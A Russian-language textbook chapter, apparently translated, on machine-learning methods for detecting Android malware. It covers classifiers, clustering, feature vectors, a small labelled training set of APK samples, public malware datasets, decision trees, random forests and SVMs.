Алгоритмы машинного обучения могут быть контролируемыми и неконтролируемыми. Контролируемым алгоритмам требуются размеченные наборы данных, тогда как неконтролируемые алгоритмы изучают закономерности, присущие самим данным. Алгоритмы классификации являются самым распространённым видом контролируемых алгоритмов, а кластеризация и обнаружение аномалий - типичными примерами неконтролируемых алгоритмов. Каждый вид имеет собственное назначение в машинном обучении, связанном с безопасностью.

Алгоритмы классификации, также называемые классификаторами, рассматривают сведения о сущности, например приложении, изображении или учётной записи пользователя, и относят её к одному или нескольким классам. Например, для приложения Android нас могут интересовать два класса: вредоносные и доброкачественные программы. Но если требуется классифицировать что-либо другое, например учётные записи Instagram, классов может быть намного больше: ребёнок - для лиц младше 18 лет, молодой взрослый - от 18 до 40 лет, человек среднего возраста - от 41 до 65 лет и пожилой человек - от 66 лет. Точное число категорий и значение каждой определяют инженеры, работающие над задачей классификации. Одна из сложностей заключается

в том, что для построения точных моделей алгоритмам классификации часто требуется большое количество размеченных образцов (уже классифицированных примеров, на которых алгоритм может учиться), а они доступны не всегда.

Алгоритмы кластеризации принимают сведения о нескольких сущностях и объединяют похожие образцы в кластеры. Например, разработчики вредоносных программ нередко со временем создают несколько версий своих программ, пытаясь избежать обнаружения или добавить новые функции. В таких случаях кластеры могут соответствовать разным версиям одного семейства вредоносных программ. Алгоритмам кластеризации необходим способ измерять сходство или расстояние между наблюдаемыми сущностями, а специалисты предметной области отвечают за определение метода расчёта сходства в соответствии с целью кластеризации.

Хотя алгоритмам кластеризации не требуются размеченные данные, создаваемые ими кластеры бывает трудно интерпретировать, если алгоритм не знает, что именно ищет аналитик. Вредоносные и доброкачественные программы часто используют одни и те же SDK и библиотеки, что может запутать систему кластеризации и заставить её объединить вредоносные и доброкачественные программы лишь потому, что у них общий SDK.

Алгоритмы обнаружения аномалий, или выбросов, пытаются выявить сущности, которые существенно отличаются почти от всех остальных в данном наборе данных. Например, предпринимались попытки находить вредоносные приложения, проверяя, значительно ли их поведение отклоняется от нормы. Однако при обнаружении вредоносных программ Android возникает особая сложность: большинство из них действует в рамках модели безопасности Android, запрашивая у ничего не подозревающих жертв разрешение на выполнение вредоносных действий. Является ли приложение, отправляющее все ваши сообщения на удалённый сервер, шпионской программой или приложением для резервного копирования SMS? Алгоритмам обнаружения аномалий может быть трудно различить эти два случая.

Как оказалось, подавляющее большинство успешных попыток применения машинного обучения для обнаружения вредоносных программ основывалось на алгоритмах классификации. Однако некоторые методы используют сочетание кластеризации и классификации, пытаясь определить, к какому семейству принадлежит данный образец вредоносной программы. Примером служит система, предложенная Танмоем Чакраборти и соавторами в работе «EC2: Ensemble Clustering and Classification for Predicting Android Malware Families».

Определение признаков приложений

Большинство алгоритмов машинного обучения предполагают, что с каждой интересующей сущностью связан вектор признаков - упорядоченный список значений, относящихся к важным свойствам изучаемой сущности. При анализе вредоносных программ интересующими сущностями являются сами приложения. Вектор признаков включает атрибуты, полученные при анализе APK или выполняющегося приложения, и может быть создан вручную либо автоматически.

Для обнаружения и классификации вредоносных программ признаки могут быть связаны с тем, запрашивает ли приложение определённое разрешение (например, разрешение читать входящие сообщения), содержит ли код зашифрованные фрагменты, пытается ли код подключиться к внешнему серверу и так далее. Для каждого такого вопроса признаку присваивается значение 1, если ответ положительный, и 0 в противном случае. Другие признаки могут иметь небинарные значения. Например, у нас может быть признак, соответствующий числу вызовов определённого пакета Android API в исходном коде приложения. Методы машинного обучения используют эти признаки для идентификации и классификации сущностей. В главе 6 будут описаны различные виды признаков, важные для анализа вредоносных программ Android.

Одно лишь содержимое приложения Android предоставляет кажущееся неограниченным число потенциальных признаков, однако не обязательно ограничивать набор признаков данными внутри APK. На самом деле связывание признаков APK-файлов с внешними сведениями приносит удивительную пользу. Например, если приложение подключается к определённому домену, сведения Whois об этом домене можно преобразовать в признаки. Аналогично, если приложение подключается к определённому IP-адресу, можно получить сведения о владельце этого адреса, обслуживающем его центре обработки данных, стране, где находится связанный сервер, или даже сведения с самого сервера, например об используемой операционной системе или размещённом на нём другом программном обеспечении.

Ещё один пример: если приложение отправляет сообщения на платный SMS-номер, мы можем определить, какому оператору мобильной связи принадлежит этот номер и на какую коммерческую организацию он зарегистрирован совместно с оператором. Разработчики системы машинного обучения могут включить эти сведения в признаки для характеристики определённых семейств и разработчиков вредоносных программ.

Создание обучающих наборов

Обучающий образец для алгоритма классификации - вычислительный объект, состоящий из вектора признаков и метки класса. Формально мы говорим, что он состоит из пары `(f, c)`, где `f` - вектор признаков, а `c` - класс, к которому, по нашему мнению, принадлежит образец. Обратите внимание: при анализе вредоносных программ Android, чтобы приложение стало обучающим образцом, его класс (например, вредоносная или доброкачественная программа) уже должен быть известен.

Обучающий набор - конечное множество обучающих образцов. Обычно его можно представить в виде таблицы или электронной таблицы. При классификации вредоносных и доброкачественных программ строки таблицы соответствуют приложениям, а столбцы - различным признакам. Специальный столбец представляет метку, или класс, то есть является ли приложение в данной строке вредоносным (значение 1) или доброкачественным (значение 0). В таблице 5-1 показан небольшой пример обучающего набора, связанного с приложениями Android.

В этом обучающем наборе ради простоты показаны только два признака. Признак `telephony` отражает число вызовов пакета `android.telephony.cdma`, сделанных приложением, а признак `app` - то же самое для пакета `android.app`. Например, приложение в первой строке таблицы 5-1 совершает в исходном коде 27 вызовов классов пакета `telephony` и 2 655 вызовов классов пакета API `app`. Это приложение является вредоносным: в столбце «Метка» указано значение 1.

Каждое приложение в этом обучающем наборе можно представить как точку на диаграмме рассеяния. Например, первое приложение в таблице можно расположить в координате `(27, 2655)`. На рисунке 5-1 мы изображаем его крестиком, поскольку это вредоносная программа. Доброкачественные программы обозначены точками. Как видите, вектор признаков приложения определяет его положение в этом пространстве признаков.

Разумеется, в реальных условиях аналитики могут использовать намного более крупный обучающий набор, содержащий тысячи приложений. Число признаков также может исчисляться сотнями, тысячами или ещё большими величинами.

Создать хорошие обучающие наборы сложно. В идеале они должны быть обширными и разнообразными, а их данные, особенно метки, - максимально точными. Для анализа вредоносных программ это создаёт проблему. Как составить точно размеченный набор из тысяч вредоносных и доброкачественных приложений без многих месяцев тщательного и дорогостоящего ручного исследования и анализа?

Таблица 5-1. Простой обучающий набор

Признак `telephony`	**Признак** `app`	**Имя образца**	**Метка**
27	2655	`14292932679d6930f521a21de4e8bffd.apk`	1
3	1764	`04276665aaa3725ea34097c4c874873c.apk`	1
3	870	`e8290db04c7004ec8bb53f7cda155eb9.apk`	1
3	2086	`03f9eff3229e3a4eefc9224f916202b8.apk`	1
3	329	`1c4e357a8ec5f13de4ffd57cc2711afe.apk`	1
3	1499	`080b0ed2d9bf87e9f3d061a1ba48da33.apk`	1
27	2652	`08026e2b63ec51cb36bc6cff00c28909.apk`	1
27	2637	`094f67a3a682a0cd4305d720cc786e00.apk`	1
3	877	`3a895a2d19f040d7826e68c2f9596c55.apk`	1
3	2163	`1a7409b8e0f6cc299a4ac0b9ca67856e.apk`	1
1	2016	`Starbucks_2020-10-22_16_06_36.apk`	0
1	1823	`Starbucks_2017-09-29_16_05_56.apk`	0
6	6604	`TikTok_2020-12-03_19_11_34.apk`	0
6	6604	`TikTok_2020-12-03_19_17_05.apk`	0
1	11483	`Walgreens_2020-11-21_21_45_17.apk`	0
1	1555	`Starbucks_2016-01-19_16_04_34.apk`	0
1	1738	`Starbucks_2016-09-08_16_02_23.apk`	0
1	11483	`Walgreens_2020-11-21_21_46_22.apk`	0
1	1384	`Starbucks_2015-12-07_16_07_02.apk`	0
1	1812	`Starbucks_2017-09-26_16_02_39.apk`	0




Рисунок 5-1. Визуализация обучающего набора в виде диаграммы рассеяния

К счастью, академические исследователи опубликовали несколько обучающих наборов для анализа вредоносных программ Android, три из которых широко известны. Набор данных Drebin содержит 5 560 приложений из 179 разных семейств вредоносных программ, собранных с августа 2010 по октябрь 2012 года. Его можно найти по адресу sec.cs.tu-bs.de. Набор данных AndroZoo - растущая коллекция приложений Android, которая в настоящее время содержит более 17 миллионов APK, каждый из которых был проанализирован разными антивирусными продуктами. Он доступен по адресу androzoo.uni.lu. Набор данных CCCS-CIC-AndMal-2020 содержит 200 000 доброкачественных и 200 000 вредоносных образцов из 191 известного семейства вредоносных программ. Набор можно найти по адресу unb.ca. Если в будущем один из этих сайтов перестанет работать, мы опубликуем образцы по адресу github.com, если этому не будут препятствовать юридические ограничения.

Использование алгоритмов классификации

Алгоритмы классификации принимают на вход обучающий набор и пытаются найти такое условие, что при его истинности для вектора признаков данного приложения вероятность вредоносности приложения очень высока, а при ложности условия - очень мала.

Например, рассмотрев рисунок 5-2, вы увидите, что условие, согласно которому приложение вызывает пакет app менее 3 000 раз, решает задачу. Все приложения, удовлетворяющие этому условию, являются вредоносными (крестики), а все не удовлетворяющие ему - доброкачественными (точки). В данном случае горизонтальная линия на отметке 3 000 вызовов API разделяет пространство признаков на эти две части.




Рисунок 5-2. Два возможных разделителя обучающего набора, показанного на рисунке 5-1

Однако это не единственный возможный разделитель. С тем же успехом можно выбрать показанную на графике пунктирную линию. Эта линия задаётся уравнением `y = 40x + 2 000`, где `x = APIPackage:android.telephony.cdma`, а `y = APIPackage:android.app`. Все точки выше линии являются доброкачественными программами, а все точки ниже - вредоносными.

На этом этапе у вас может возникнуть ряд вопросов. Всегда ли разделители должны делить пространство признаков на две части, как показано на рисунке? Всегда ли разделители должны быть линейными, или они могут включать круги, эллипсы и другие, ещё более странные фигуры? На рисунке 5-3 показана ситуация, в которой данные сгруппированы по разным областям: некоторые содержат доброкачественные, а некоторые - вредоносные программы.




Рисунок 5-3. Прямоугольные разделители обучающего набора, показанного на рисунке 5-1

Одна из потенциальных проблем здесь состоит в том, что значительные части пространства признаков не входят ни в область доброкачественных, ни в область вредоносных программ. Это может быть разумным, поскольку образцы из этих частей пространства признаков никогда прежде не встречались. В следующем разделе вы узнаете, что алгоритмы классификации могут использовать разные подходы к распределению образцов.

Алгоритмы классификации

В этом разделе мы обсудим несколько известных методов классификации. Как вы увидите, классификаторы работают по-разному.

Деревья решений

Алгоритм классификации с помощью дерева решений строит дерево, каждый узел которого сравнивает один признак с одним значением. Таким образом, каждый путь дерева соответствует сложному логическому условию «и» вместе с меткой класса, показывающей класс, который лучше всего соответствует условию. Предположим, нам дан обучающий набор `T`, векторы признаков которого взяты из n-мерного пространства. Образцами являются приложения Android, которые требуется классифицировать по двум классам: доброкачественные и вредоносные программы. Для этого каждому приложению `a` мы сопоставляем вектор признаков `f_a`, состоящий из `n` признаков. На рисунке 5-4 показан пример дерева решений для классификации приложений.




Рисунок 5-4. Пример дерева решений

Каждый узел дерева решений неявно представляет подмножество обучающего набора. Например, корень дерева решений на рисунке 5-4 представляет обучающий набор из 1 000 приложений. Каждый узел содержит логическое условие, разделяющее набор на два непересекающихся множества: одно состоит из всех элементов, удовлетворяющих условию, а другое - из всех элементов, которые ему не удовлетворяют. Например, в корневом узле условие проверяет, меньше или равно 1989,5 число вызовов кода операции `iget-boolean`. Этот код операции считывает логическое поле экземпляра из регистров и представлен как байт-код в формате Dalvik - наборе инструкций, используемом средами выполнения Android. Все приложения, удовлетворяющие условию, связаны с левым дочерним узлом корня, а не удовлетворяющие ему попадают во множество приложений, связанное с правым дочерним узлом.

Узлы также содержат другие сведения, помогающие классифицировать приложения как вредоносные или доброкачественные. Например, в корневом узле указано количество образцов - 1 000 - и то, что каждый из двух классов (сначала доброкачественные, затем вредоносные программы) содержит 500 приложений. Поскольку в корневом узле классы разделены поровну, этот узел можно пометить любым из них. В данном случае мы решили назвать его доброкачественным. Теперь взгляните на левый дочерний узел корня. Мы видим, что он содержит 519 приложений. (То есть 519 образцов из обучающего набора удовлетворили условию корневого узла.) Из поля `Value` видно, что 39 из этих 519 приложений являются доброкачественными, а остальные 480 - вредоносными. Поэтому узел помечен как вредоносный, поскольку так классифицируется большинство его приложений.

Теперь естественным образом возникают два вопроса. Во-первых, как алгоритм дерева решений определяет, какое условие выбрать в каждом узле дерева? Во-вторых, что представляет собой поле `Gini`, показанное в узлах на рисунке 5-4? Ответы тесно связаны. Каждое дерево решений рассматривает некоторое семейство ограничений, чтобы выбрать условия, которыми будут помечены узлы. В нашем примере дерева этот класс состоит из ограничений вида `признак <= значение`. Помимо этого алгоритм опирается на значение Джини - попытку измерить неоднородность классов, представленных во множестве приложений обучающего образца для узла. В корневом узле на рисунке 5-4 неоднородность максимальна, поскольку оба класса представлены поровну. Однако в его левом дочернем узле подавляющее большинство приложений являются вредоносными. Метрика Джини присваивает высокое значение неоднородным узлам и низкое - однородным. Следовательно, значение Джини корневого узла выше, чем его левого дочернего узла. Само значение Джини определяется так:

```
Gini(X) = 1 - P(malware|X)^2 - P(goodware|X)^2
```

Поскольку в корневом узле вероятность того, что приложение является доброкачественным, совпадает с вероятностью того, что оно является вредоносным, и равна 50 процентам, значение Джини корня составляет `1 - (0,5)^2 - (0,5)^2 = 0,5`. Для левого дочернего узла корня вероятность того, что приложение является доброкачественным, равна `480/519`. Поэтому его значение Джини составляет `1 - (39/519)^2 - (480/519)^2 = 1 - 0,075^2 - 0,925^2 = 1 - 0,0056 - 0,856 = 0,139`.

Мы не будем углубляться в детали самого алгоритма дерева решений. Достаточно сказать, что при построении дерева мы пытаемся найти среди всех разрешённых условий разделения такое, при котором результирующее значение Джини для комбинации двух дочерних узлов минимально. Процесс разделения узлов продолжается, пока не будут достигнуты узлы, считающиеся достаточно однородными, то есть их оценки Джини не опустятся ниже заданного порога.

Существует множество вариантов деревьев решений. Некоторые используют для оценки качества возможных способов разделения узла такие критерии, как энтропия, а не оценки Джини. Другие варианты изменяют типы условий в каждом узле и даже устраивают всё так, чтобы дерево решений принимало в каждом узле трёхвариантное или n-вариантное решение вместо бинарного. Подробнее о построении деревьев решений и их вариантах можно прочитать в работах Лиора Рокача и Одеда Маймона «Top-Down Induction of Decision Trees Classifiers - A Survey» и Насиба С. Гилла и Рины Худы «Optimizing Multi-Path Decision Tree by Clustering and K-Nearest Neighbor Methods».

Бэггинг и случайный лес

Бэггинг и случайный лес (random forest, RF) - классические примеры ансамблевых классификаторов, то есть алгоритмов, объединяющих прогнозы нескольких других классификаторов. Ансамблевые классификаторы обычно начинают с известного классификатора, иногда называемого слабым учеником. В случае бэггинга и RF это часто дерево решений.

Алгоритмы бэггинга и RF используют два средства для повышения устойчивости результата классификации на основе обучающего набора. Первое - случайный выбор некоторого количества подмножеств из обучающего набора. Второе - случайный выбор подмножества признаков. Обычно к построению этих подмножеств не предъявляется иных требований, кроме того, что размер каждого должен составлять некоторый процент размера исходного обучающего набора, например 65 или 80 процентов. Затем на каждом подмножестве отдельно и независимо обучается слабый ученик, выдающий метку класса. Класс нового приложения объявляется классом, предсказанным большинством слабых учеников.

Бэггинг не требует, чтобы слабым учеником было дерево решений: им может быть классификатор любого типа. С другой стороны, классификаторы случайного леса предполагают, что слабый ученик - дерево решений. Для каждого рассмотренного ранее подмножества строится дерево решений, и в каждом узле любого из задействованных деревьев заданный набор атрибутов считается активным. Активными являются атрибуты, которые ещё не использовались на пути от корня дерева решений к этому узлу. Затем в каждом узле случайным образом выбирается подмножество активных атрибутов, а лучшее условие разделения выбирается только из условий, определяемых активными атрибутами; неактивные атрибуты не рассматриваются, даже если обеспечивают лучший результат Джини. После этого каждое дерево решений, как и прежде, создаёт метку, и класс, получивший больше «голосов», назначается данному приложению.

Метод опорных векторов

Алгоритм метода опорных векторов (support vector machine, SVM) пытается найти гиперплоскость, разделяющую пространство признаков на две части таким образом, чтобы векторы признаков, связанные с одним классом (в нашем случае вредоносными программами), преимущественно находились по одну сторону гиперплоскости, а векторы другого класса (доброкачественных программ) - по другую. Две такие гиперплоскости были показаны на рисунке 5-2. В двумерном пространстве признаков гиперплоскость является просто прямой линией. Однако гиперплоскостью также может быть квадратичная линия или даже синусоида.

Линейный SVM использует в качестве разделителей только прямые линии. В пространствах большей размерности линейная гиперплоскость имеет следующий вид:

```
a_1x_1 + a_2x_2 + ... + a_nx_n = b
```

Здесь `x_1, ..., x_n` представляют `n` признаков, а `a_1, ..., a_n` и `b` являются константами. Такая гиперплоскость делит пространство признаков на две части: одну, удовлетворяющую `a_1x_1 + a_2x_2 + ... + a_nx_n >= b`, и другую, удовлетворяющую `a_1x_1 + a_2x_2 + ... + a_nx_n <= b`. Идея состоит в том, что большинство вредоносных программ окажется в одной из этих частей, а большинство доброкачественных - в другой. Разработчики должны решить, что делать с приложениями, векторы признаков которых находятся непосредственно на разделяющей линии.

Чтобы найти хорошую разделяющую гиперплоскость в линейном SVM, обычно рассматривают два основных фактора: однородность векторов признаков по обе стороны гиперплоскости и отсутствие векторов признаков вблизи неё. В плане однородности желательно, чтобы большинство векторов признаков приложений с одной стороны разделителя относились к вредоносным программам, а большинство векторов с другой стороны - к доброкачественным. Например, вспомните горизонтальное разделение на рисунке 5-2, где новое приложение классифицировалось простым подсчётом числа выполненных им вызовов классов определённого пакета: если их было больше 3 000, приложение классифицировалось как доброкачественное, в противном случае - как вредоносное. Разумеется, это сильно упрощённый пример. В реальной ситуации реализация рассматривала бы намного больше признаков, а уравнение разделяющей линии, скорее всего, было бы гораздо сложнее.

Второй основной фактор при проектировании SVM связан с векторами признаков, расположенными очень близко к разделяющей линии, например с образцом вредоносной программы, изображённым крестиком в правой части рисунка 5-2 непосредственно под обеими разделяющими линиями. Насколько мы можем быть уверены, что такие образцы классифицированы правильно? Чтобы увеличить расстояние между векторами признаков и разделяющей линией, используются опорные векторы - векторы признаков обучающего набора, расположенные как можно ближе к разделяющей линии. Расстояние между разделяющей линией и её опорными векторами называется зазором. SVM пытаются найти ближайшую разделяющую линию, максимизирующую зазор, что отражает интуитивное стремление не располагать обучающие точки слишком близко к границе.

Цели максимизации зазора и минимизации ошибок классификации часто противоречат друг другу. Поэтому задачу поиска лучшей разделяющей линии обычно формулируют как задачу оптимизации. В этой главе мы не будем углубляться в математические детали SVM, но заинтересованный читатель может найти дополнительные сведения в работах Коринны Кортес и Владимира Вапника «Support-Vector Networks» и Кристофера Дж. Бёрджеса и Бернхарда Шёлькопфа «Improving the Accuracy and Speed of Support Vector Machines».

Существует также множество нелинейных вариантов SVM. Например, квадратичные SVM позволяют разделяющей гиперплоскости принимать форму квадратичной кривой и работать с более сложным распределением векторов признаков. Другие виды SVM используют ядерные трюки, которые отображают исходный вектор признаков в новый. Отображение обычно выполняется нелинейным методом. Применение линейного SVM к этому нелинейному преобразованию даёт нелинейный разделитель исходных данных. В результате разделители могут иметь необычную форму. Например, на рисунке 5-5 в части (a) показан изменённый обучающий набор, похожий на визуализации обучающих наборов ранее в этой главе. В частях (b), (c) и (d) показаны разделители, созданные SVM с разными видами ядер.

